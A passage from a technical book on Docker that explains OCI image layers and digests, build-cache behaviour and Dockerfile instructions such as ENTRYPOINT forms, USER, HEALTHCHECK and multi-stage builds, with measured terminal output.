Q2. What happens when a container deletes a file that belongs to an image layer? A whiteout entry is created in the writable layer. The file is hidden in the merged view while the lower layer, which other containers use, stays unchanged.

Q3. Name the OCI specifications. The Image Specification (manifest, config, layers), the Runtime Specification (bundle with config.json, implemented by runc) and the Distribution Specification (registry HTTP API).

Q4. What are the roles of dockerd, containerd and runc? dockerd provides the API and builds and manages networks and volumes. containerd manages images, snapshots and container lifecycle. runc creates the namespaces and cgroups and starts the process, then exits.

Q5. Why is a shim used per container? The shim keeps the container's standard streams open and remains its parent so that the container survives restarts of the daemon and its exit status is collected.

Q6. Where do containers store their data by default? In a writable overlay layer on the host under the Docker data root (`/var/lib/docker` by default), removed with the container. Persistent data belongs in volumes.

Q7. What does `DOCKER_HOST` do? It selects the daemon endpoint for the CLI, for example a Unix socket, a TCP address or `ssh://user@host`.

Q8. Is Docker the only container runtime? No. Podman, containerd and CRI-O are others; Kubernetes uses a CRI runtime such as containerd. All of them consume OCI images and typically run containers through an OCI runtime like runc.

KEY POINTS

- overlayfs merges read-only lower layers with a writable upper layer using copy-on-write and whiteouts.
- The OCI defines image, runtime and distribution formats, which is why images built by one tool run on another.
- The CLI talks to dockerd; dockerd delegates to containerd; a shim and runc create the container process.
- Container processes are children of the shim, so the daemon can restart without killing them when live-restore is on.
- Daemon unavailability and socket permissions are the most common first errors.

2.3 Images and Layers

An application is delivered as an image: an immutable bundle containing a root file system and the default command. Understanding what an image physically consists of explains three practical matters: why pushes and pulls transfer only some data, why tags are unreliable identifiers while digests are exact, and why the order of instructions in a Dockerfile decides how long every build takes.

2.3.1 Concept and mechanism

An OCI image is made of three kinds of objects, each stored as a blob and identified by the SHA-256 hash of its bytes (a **digest**, written `sha256:` followed by 64 hexadecimal digits):

- the **manifest**, a small JSON document that lists the configuration blob and the layer blobs;
- the **configuration**, a JSON document with the architecture and operating system, default environment, entrypoint and command, working directory, exposed ports, the **history** (one entry per Dockerfile instruction) and `rootfs.diff_ids`, the digests of the uncompressed layer tarballs;
- the **layers**, each a tar archive (usually gzip-compressed) containing the files added, modified or whiteout-deleted by one filesystem-changing instruction.

An **image index** (also called a manifest list) may sit above several manifests, one per platform, so that one name resolves to the right image on amd64 and arm64 hosts.




Figure 2.7. The image ID, the manifest digest and the layer digests are all content hashes; the configuration lists uncompressed digests (diff_ids) while the manifest lists digests of the compressed blobs.

Two digests exist per layer because compression changes the bytes. The manifest refers to the compressed blob, which is what travels over the network. The configuration's `diff_ids` refer to the uncompressed tarball, which identifies the layer content on disk regardless of compression.

Layers, copy-on-write and size

Only instructions that change the file system create layers with content: `RUN`, `COPY`, `ADD`. Instructions such as `ENV`, `EXPOSE`, `ENTRYPOINT` and `LABEL` change only the configuration and create history entries marked as empty layers. Layers are additive: deleting a file in a later layer hides it but does not shrink the image, because the earlier layer still contains the bytes (this is the root of the secrets-in-layers problem treated later).

Tags and digests

A **tag** such as `orders-service:1.4.2` is a mutable pointer maintained by the registry; the same tag can later point to different content. A **digest** reference such as `orders-service@sha256:...` always resolves to exactly the same bytes. Production deployments that need reproducibility pin digests or use tags that are never reassigned.

The build cache

Each Dockerfile instruction in a build is a cache candidate. BuildKit reuses a stored result when the parent step was reused, the instruction text is the same and, for `COPY` and `ADD`, the checksum of the source files is the same. For `RUN`, only the command text is compared, not the effect of the command: a `RUN` that downloads dependencies is considered unchanged even when the remote content changed. The first instruction that misses the cache forces every later instruction to execute again.

2.3.2 Worked example

The application is a small C program (`main.c`) that links a helper library (`lib.c`), built in a first stage that has a compiler and copied into a `scratch` image. The multi-stage syntax is explained in the chapter on Dockerfiles; here it serves as a real, fast build.

Dockerfile DOCKERFILE

```
FROM v2-builder:1 AS build
WORKDIR /build
COPY lib.h lib.c ./
RUN gcc -c -O2 lib.c -o lib.o
COPY main.c ./
RUN gcc -static -O2 main.c lib.o -o app

FROM scratch
COPY --from=build /build/app /app
ENTRYPOINT ["/app"]
```

Inspecting the image

After `docker build --network none --provenance=false -t v2-cache:1 .` the history and root file system were listed. (`--network none` is needed on the build machine because build containers otherwise request a bridge network that this daemon lacks; `--provenance=false` stops BuildKit from attaching an attestation manifest so that the image has one plain manifest.)

History and layers TERMINAL

```
$ docker history v2-cache:1
IMAGE          CREATED          CREATED BY                      SIZE      COMMENT
aa9547b2f08c   14 seconds ago   ENTRYPOINT ["/app"]             0B        buildkit.dockerfile.v0
<missing>      14 seconds ago   COPY /build/app /app # buildkit   791kB     buildkit.dockerfile.v0
$ docker image inspect v2-cache:1 --format '{{json .RootFS}}'
{"Type":"layers","Layers":["sha256:da3484fcf56159230aa0c896cd51f58f38286ad2fa93368954f6f33b6e0
22a7c"]}
```

The `ENTRYPOINT` line has size 0 B (configuration only) and the `COPY` created one 791 kB layer. The final image holds only one layer; the compiler stage is not part of it.

Inside the archive

`docker save` writes an OCI image layout. The manifest, configuration and layer were read from the extracted archive:

Manifest, config and layer from docker save (excerpts) TERMINAL

```
$ docker save v2-cache:1 -o img.tar && mkdir x && tar -C x -xf img.tar && ls x x/blobs/sha256
x:
blobs  index.json  manifest.json  oci-layout
x/blobs/sha256:
8f667a4a610f2528a7e971fc62d62eef9c43d9282aaa5472c92ef32756774c66
aa8f43ec593731a8b3579712740fe712b78177dde9f25895ca1b7ed542d2242b
aa9547b2f08cf9915ef1ea2bf954b573737e1c26828360144c8dcf668f64d303
$ python3 -m json.tool x/blobs/sha256/aa9547b2f08c*
{
    "schemaVersion": 2,
    "mediaType": "application/vnd.oci.image.manifest.v1+json",
    "config": {
        "mediaType": "application/vnd.oci.image.config.v1+json",
        "digest": "sha256:aa8f43ec593731a8b3579712740fe712b78177dde9f25895ca1b7ed542d2242b",
        "size": 610
    },
    "layers": [
        {
            "mediaType": "application/vnd.oci.image.layer.v1.tar+gzip",
            "digest": "sha256:8f667a4a610f2528a7e971fc62d62eef9c43d9282aaa5472c92ef32756774c66",
            "size": 352520
        }
    ]
}
$ tar tvf x/blobs/sha256/8f667a4a610f*
-rwxr-xr-x 0/0          785472 2026-10-20 03:00 app
$ zcat x/blobs/sha256/8f667a4a610f* | sha256sum
da3484fcf56159230aa0c896cd51f58f38286ad2fa93368954f6f33b6e022a7c  -
$ sha256sum x/blobs/sha256/8f667a4a610f*
8f667a4a610f2528a7e971fc62d62eef9c43d9282aaa5472c92ef32756774c66  x/blobs/sha256/8f667a4a610f...
```

What to notice: the manifest digest (`aa9547...`) is also the image ID shown by `docker history`; the layer file name equals the SHA-256 of the compressed bytes; the SHA-256 of the decompressed tar (`da3484...`) equals the `diff_id` in the config, as the earlier figure shows. The configuration (`aa8f43...`) additionally records `"Entrypoint": ["/app"]` and the history entries.

Cache hits and misses

The build was repeated with edits between runs. A helper summarised each step as `ran` or `CACHED` (from `docker build --progress=plain` output):

Cache behaviour of the layer-friendly Dockerfile TERMINAL

```
$ docker build -t v2-cache:1 .        # build 1, no cache available
ran     [build 2/6] WORKDIR /build
ran     [build 3/6] COPY lib.h lib.c ./
ran     [build 4/6] RUN gcc -c -O2 lib.c -o lib.o
ran     [build 5/6] COPY main.c ./
ran     [build 6/6] RUN gcc -static -O2 main.c lib.o -o app
ran     [stage-1 1/1] COPY --from=build /build/app /app

$ docker build -t v2-cache:1 .        # build 2, nothing changed
CACHED  [build 2/6] WORKDIR /build
CACHED  [build 3/6] COPY lib.h lib.c ./
CACHED  [build 4/6] RUN gcc -c -O2 lib.c -o lib.o
CACHED  [build 5/6] COPY main.c ./
CACHED  [build 6/6] RUN gcc -static -O2 main.c lib.o -o app
CACHED  [stage-1 1/1] COPY --from=build /build/app /app

$ docker build -t v2-cache:1 .        # build 3, main.c edited
CACHED  [build 2/6] WORKDIR /build
CACHED  [build 3/6] COPY lib.h lib.c ./
CACHED  [build 4/6] RUN gcc -c -O2 lib.c -o lib.o
ran     [build 5/6] COPY main.c ./
ran     [build 6/6] RUN gcc -static -O2 main.c lib.o -o app
ran     [stage-1 1/1] COPY --from=build /build/app /app

$ docker build -t v2-cache:1 .        # build 4, lib.c edited
CACHED  [build 2/6] WORKDIR /build
ran     [build 3/6] COPY lib.h lib.c ./
ran     [build 4/6] RUN gcc -c -O2 lib.c -o lib.o
ran     [build 5/6] COPY main.c ./
ran     [build 6/6] RUN gcc -static -O2 main.c lib.o -o app
ran     [stage-1 1/1] COPY --from=build /build/app /app
```

(The first build shows `WORKDIR` as `ran`; in an earlier experiment on the same daemon it had been cached, which is consistent with content-based caching.) Editing `main.c` invalidates from `COPY main.c` onward; editing `lib.c` invalidates from the first `COPY`. A second Dockerfile that begins with `COPY . .` illustrates the contrasting order:

Same project, COPY . . first, after editing only README.md TERMINAL

```
$ docker build -f Dockerfile.bad -t v2-cachebad:1 .
CACHED  [build 2/5] WORKDIR /build
ran     [build 3/5] COPY . .
ran     [build 4/5] RUN gcc -c -O2 lib.c -o lib.o
ran     [build 5/5] RUN gcc -static -O2 main.c lib.o -o app
CACHED  [stage-1 1/1] COPY --from=build /build/app /app
```

README.md is part of the copied context, so its checksum changed and both compile steps ran again although no code changed. The last step was `CACHED` because the compiled binary was byte-identical, which shows that `COPY --from` is keyed on the content of the source files. With the layered Dockerfile the same README edit produced `CACHED` on every step.




Figure 2.8. A change anywhere in the copied files invalidates that step and every later step; copying only what each step needs keeps the expensive steps cached.

2.3.3 Hands-on

Objective: observe layer caching and inspect an image archive.

1. Create a directory with `hello.c` (prints one line), a `Dockerfile` that compiles it in a build stage and copies the static binary into `FROM scratch`, and a `README.md`.
2. Build twice with `docker build --progress=plain -t lab:1 .` and confirm that the second build reports `CACHED` for all steps.
3. Edit `README.md` and rebuild. Move `COPY README.md .` to be the last instruction before the final stage if it is needed at all, or exclude it with `.dockerignore`, and rebuild to see the effect.
4. Run `docker history lab:1`, then `docker save lab:1 -o lab.tar`, extract it and print `manifest.json`.
5. Verify a layer digest with `sha256sum` of the layer blob.

Expected result: the second build is fully cached; the layer file name equals its SHA-256.

2.3.4 Real-world problems and solutions

Problem 5: image is far larger than the application

Scenario. A Java service of a few kilobytes of classes is delivered as an image of hundreds of megabytes.

Symptoms. Pushes and pulls are slow and registry storage grows quickly.

Diagnosis. `docker history IMAGE` lists the size per instruction. On the build machine the single-stage image of the demo application (compiled and run on a full JDK base) measured 335 MB, whereas the multi-stage image with a `jlink` runtime measured 95.3 MB as reported by `docker images`. The C demonstration measured 283 MB against 1.14 MB. The large rows are the base image and the toolchain.

Root cause. Build tools (compiler, headers, package caches) remained in the final image, and the base contained a full JDK where a runtime would do.

Fix. Use a multi-stage build, a smaller runtime base, and remove package-manager caches in the same `RUN` that creates them (a later `rm` does not shrink earlier layers).

Prevention. Review `docker history` in code review and add an image size budget to the pipeline.

Problem 6: build cache never hits

Scenario. Every pipeline run downloads all Maven dependencies although only one class changed.

Symptoms. The dependency step shows the full duration in every build log.

Diagnosis. In the log the `COPY . .` step precedes `RUN mvn dependency:go-offline`; any changed file invalidates it. On a fresh CI runner the local cache is also empty at the start of the job.

Root cause. The cache key of `COPY` includes the checksums of all copied files, so an early, broad `COPY` invalidates all later steps. Ephemeral CI runners start without a cache.

Fix. Copy `pom.xml` first, resolve dependencies, then copy `src`. Add a `.dockerignore`. On ephemeral runners export and import the cache (`--cache-to` and `--cache-from` with a registry or local cache backend).

Prevention. Order instructions from least to most frequently changing and measure cache hit rates.

2.3.5 Questions to expect

Q1. What is an image layer? A tar archive of file-system changes produced by one instruction (`RUN`, `COPY`, `ADD`). Layers are read-only, content-addressed and shared between images and containers.

Q2. What is the difference between a tag and a digest? A tag is a movable name; a digest is the SHA-256 of the manifest and cannot refer to different content. Pinning a digest guarantees identical bytes.

Q3. Why does deleting a file in a later `RUN` not reduce the image size? Layers are additive. The earlier layer still stores the file; the later layer adds only a whiteout.

Q4. How does the Docker build cache decide whether to reuse a step? If the parent was reused, the instruction text is identical and, for `COPY` and `ADD`, the file checksums are identical. A miss invalidates all following steps.

Q5. Why are there both a digest of the layer in the manifest and `diff_ids` in the config? The manifest digest is over the compressed blob transferred by the registry; the `diff_id` is over the uncompressed tar and identifies the content independent of compression.

Q6. Which instructions create layers with content? `RUN`, `COPY` and `ADD`. Instructions that only set metadata create empty history entries.

Q7. What is an image index? A manifest list that maps platforms (os/architecture) to manifests so that one name works on several architectures.

Q8. How are layers shared on disk? By digest: identical layers are stored once, and containers started from one image share the read-only layers and each adds its own writable layer.

KEY POINTS

- An image is a manifest, a configuration and layer tarballs, all addressed by SHA-256 digests.
- Tags move; digests do not. Pin digests when reproducibility matters.
- Layers are additive: removing a file later never reduces size.
- The cache invalidates from the first changed step onward; order instructions from stable to volatile.
- docker history, docker image inspect and docker save show the real structure of an image.

2.4 Writing Dockerfiles

A Dockerfile is a text file of instructions from which `docker build` produces an image. It is the executable specification of the runtime environment of an application, so its quality determines build time, image size, start-up behaviour, shutdown behaviour and security. A Dockerfile that merely works on the first attempt commonly produces images that rebuild slowly, ignore termination signals and run as root. This chapter presents each instruction, the rules that make builds fast and containers well behaved, and a complete image that was built and run on the build machine.

2.4.1 Concept and mechanism

Instruction reference

Instruction	Purpose	Creates a layer?
FROM	Selects the base image; starts a build stage (`FROM base AS name`)	Starts a stage
WORKDIR	Sets the working directory for following instructions and the container; creates it if absent	Metadata plus directory
COPY	Copies files from the build context (or from another stage with `--from`) into the image	Yes
ADD	Like COPY, and additionally extracts local tar archives and accepts URLs	Yes
RUN	Executes a command in a temporary container and stores the file-system changes	Yes
ENV	Sets an environment variable in the image and in every container	Configuration only
ARG	Declares a build-time variable, available only while building	Configuration only
EXPOSE	Documents the port the application listens on; does not publish it	Configuration only
USER	Sets the user (and group) for following instructions and the container process	Configuration only
ENTRYPOINT	The executable the container runs	Configuration only
CMD	Default arguments for ENTRYPOINT, or the default command	Configuration only
HEALTHCHECK	Command the daemon runs periodically to determine the container health	Configuration only
LABEL	Adds key-value metadata (OCI annotations such as `org.opencontainers.image.source`)	Configuration only

Dockerfile instructions used in practice.

Each instruction is explained further where it carries a pitfall.

COPY compared with ADD

Use `COPY` by default. `ADD` also unpacks local tar archives and fetches remote URLs, which hides behaviour: an archive is extracted without being requested, and a URL source gives no checksum guarantee unless one is supplied. Use `ADD` only when automatic extraction of a local archive is wanted.

ENV compared with ARG

`ARG` exists only during the build; `ENV` persists into the image and every container. The following Dockerfile and runs were executed on the build machine:

Dockerfile DOCKERFILE

```dockerfile
FROM v2-base:1
ARG BUILD_VERSION=dev
ENV APP_MODE=prod
RUN echo "building ${BUILD_VERSION}" > /tmp/build.txt
CMD ["bash", "-c", "echo mode=$APP_MODE version=[$BUILD_VERSION]; cat /tmp/build.txt"]
```

ARG is build-time only, ENV is runtime TERMINAL

```
$ docker build --build-arg BUILD_VERSION=1.4.2 -t v2-envarg:1 .
$ docker run --rm v2-envarg:1
mode=prod version=[]
building 1.4.2
$ docker run --rm -e APP_MODE=test v2-envarg:1
mode=test version=[]
building 1.4.2
$ docker image inspect v2-envarg:1 --format '{{.Config.Env}}'
[PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin APP_MODE=prod]
```

The build argument was visible to `RUN` but empty at run time; the `ENV` value was present and overridable with `-e`. A build argument is not a secret store: its value is recorded in the image history (demonstrated in the chapter on container security).

ENTRYPOINT, CMD and the two command forms

`ENTRYPOINT` defines the program; `CMD` supplies default arguments that `docker run IMAGE ARGS` replaces. Both exist in two forms.

- **Exec form**, a JSON array: `ENTRYPOINT ["java", "-jar", "/app/app.jar"]`. The program is started directly and becomes PID 1.
- **Shell form**, a plain string: `ENTRYPOINT java -jar /app/app.jar`. Docker runs `/bin/sh -c "..."`, so the shell is PID 1 and the program is its child, unless the shell replaces itself with the program.

PID 1 has special properties in Linux: the kernel does not apply the default action for signals it has no handler for. A process that is PID 1 and installs no SIGTERM handler ignores SIGTERM. `docker stop` sends SIGTERM, waits 10 seconds by default and then sends SIGKILL. An application that is not PID 1 never receives the signal at all when the PID 1 shell does not forward it.

Three variants of the demonstration image (a Java HTTP server that registers a shutdown hook, described in the next chapter) were started and stopped on the build machine:

start-noexec.sh BASH

```bash
#!/bin/bash
echo "wrapper: starting"
java -jar /app/orders-lite.jar
echo "wrapper: java returned"
```

The `exec` variant differs only by the keyword `exec` before `java`, which replaces the shell with the program. The results:

Signal handling of three entrypoint styles TERMINAL

```
$ for v in shellform noexec exec; do start, ps, time docker stop, read exit code; done
=== ENTRYPOINT java -jar /app/orders-lite.jar        (shell form)
    PID  PPID COMMAND
      1     0 java
stop took 0.1 s, exit code 143
SIGTERM received: draining and stopping
=== ENTRYPOINT ["/app/start.sh"]  (script without exec)
    PID  PPID COMMAND
      1     0 start.sh
      7     1 java
stop took 10.2 s, exit code 137
=== ENTRYPOINT ["/app/start.sh"]  (script with exec java)
    PID  PPID COMMAND
      1     0 java
stop took 0.1 s, exit code 143
SIGTERM received: draining and stopping
```




Figure 2.9. Without exec the wrapper shell is PID 1 and ignores SIGTERM, so Docker waits 10 seconds and kills the process tree with SIGKILL (137) and no shutdown hook; with exec the JVM is PID 1 and shuts down in 0.1 s (143).

The shell-form result needs a qualification. On the build machine `/bin/sh` is bash, which executes a single simple command in `sh -c` without forking, so the program became PID 1. The default `/bin/sh` of Debian and Ubuntu (dash) and of Alpine (BusyBox ash) can behave differently, and any shell form with several commands, pipes or `&&` keeps the shell as PID 1. The exec form does not depend on the shell and is the reliable choice. Exit code 143 is 128 plus 15 (SIGTERM) and indicates that the JVM terminated through its signal handling.

> **TIP**
> Scripts that prepare configuration and then start the application must end with `exec java ...` (or `exec "$@"`). For programs that cannot handle signals, `docker run --init` (or `init: true` in Compose) starts a tiny init process (`docker-init`, version 0.19.0 on the build machine) that forwards signals and reaps zombie processes.

USER

Containers run as root unless a user is set. Creating an unprivileged user and switching to it limits the damage of a compromised process (see the chapter on container security). Use a numeric UID, which works even when the image has no user database entry and is understood by Kubernetes policies such as `runAsNonRoot`. Files that the application must write need matching ownership, which is also the source of the bind-mount permission problem treated in the chapter on runtime and storage.

HEALTHCHECK

`HEALTHCHECK` stores a command that the daemon runs inside the container at an interval. Exit status 0 marks the container healthy, 1 unhealthy. Options are `--interval`, `--timeout`, `--start-period` (failures during start-up are not counted) and `--retries`. Defaults of 30 s, 30 s, 0 s and 3 are from memory of the reference; verify against the Dockerfile reference before relying on them. The status appears in `docker ps` and in `docker inspect`:

A failing health command — TERMINAL

```
$ docker run -d --name v2-hc --health-cmd 'false' --health-interval 1s --health-retries 2 \
    v2-base:1 sleep 60
$ docker inspect -f '{{.State.Health.Status}} failing={{.State.Health.FailingStreak}}' v2-hc
unhealthy failing=4
```

Docker itself only reports the status; it does not restart an unhealthy container. Orchestrators and Compose (`depends_on` with `condition: service_healthy`) act on it. The command must exist inside the image: a minimal image without `curl` needs a different probe (the demonstration image uses a bash `/dev/tcp` script).

.dockerignore

The build context is the directory sent to the daemon. A `.dockerignore` file excludes paths from it, which speeds up the transfer, keeps secrets and `.git` out of the image and prevents irrelevant changes from invalidating `COPY` steps. A typical file for the Maven service lists `target/`, `.git`, `.idea/`, `*.iml`, `.env`, and `Dockerfile` itself is not required to be listed.

Multi-stage builds

A Dockerfile may contain several `FROM` instructions. Each starts a stage; `COPY --from=NAME` takes files from an earlier stage. The final stage contains only what it copies, so compilers and build caches stay behind. The measured effect on the build machine (sizes as reported by `docker images`):

Application	Single stage	Multi-stage
C program with static binary (builder with gcc, then scratch)	283 MB	1.14 MB
Java HTTP server (full JDK, then jlink runtime)	335 MB	95.3 MB

Image size, single stage compared with multi-stage.




Figure 2.10. The second stage receives only the compiled artefact; the toolchain stays in the discarded first stage.

2.4.2 Worked example

The `orders-service-lite` image stands in for the Spring Boot service, because Maven dependencies cannot be downloaded on the build machine. It is a single Java source file using the JDK built-in HTTP server: `/actuator/health` reports `UP` when a TCP connection to the database host from `SPRING_DATASOURCE_URL` succeeds and `DOWN` otherwise; `/orders` returns a fixed list; `/alloc?mb=N` allocates heap for memory experiments; a shutdown hook prints a message. The Dockerfile follows the same structure as a production one:

Dockerfile DOCKERFILE

```
FROM v2-jdk:21 AS build
WORKDIR /build
COPY src/ src/
RUN mkdir out \
 && javac -d out src/OrdersLite.java \
 && jar --create --file orders-lite.jar --main-class OrdersLite -C out .

FROM v2-jre:21
LABEL org.opencontainers.image.title="orders-service-lite" \
      org.opencontainers.image.source="https://example.com/orders-service"
WORKDIR /app
COPY --from=build /build/orders-lite.jar /app/orders-lite.jar
COPY healthcheck.sh /app/healthcheck.sh
ENV SERVER_PORT=8080
```

Dockerfile (continued) DOCKERFILE

```
EXPOSE 8080
USER 10001:10001
HEALTHCHECK --interval=5s --timeout=3s --start-period=5s --retries=3 CMD ["/app/healthcheck.sh"]
ENTRYPOINT ["java", "-jar", "/app/orders-lite.jar"]
```

What to notice:

- `v2-jdk:21` and `v2-jre:21` are locally imported bases standing in for a JDK and a JRE image; the build stage compiles, and only the jar reaches the final stage.
- The whole `RUN` is one instruction so that one layer results (several commands joined with `&&`).
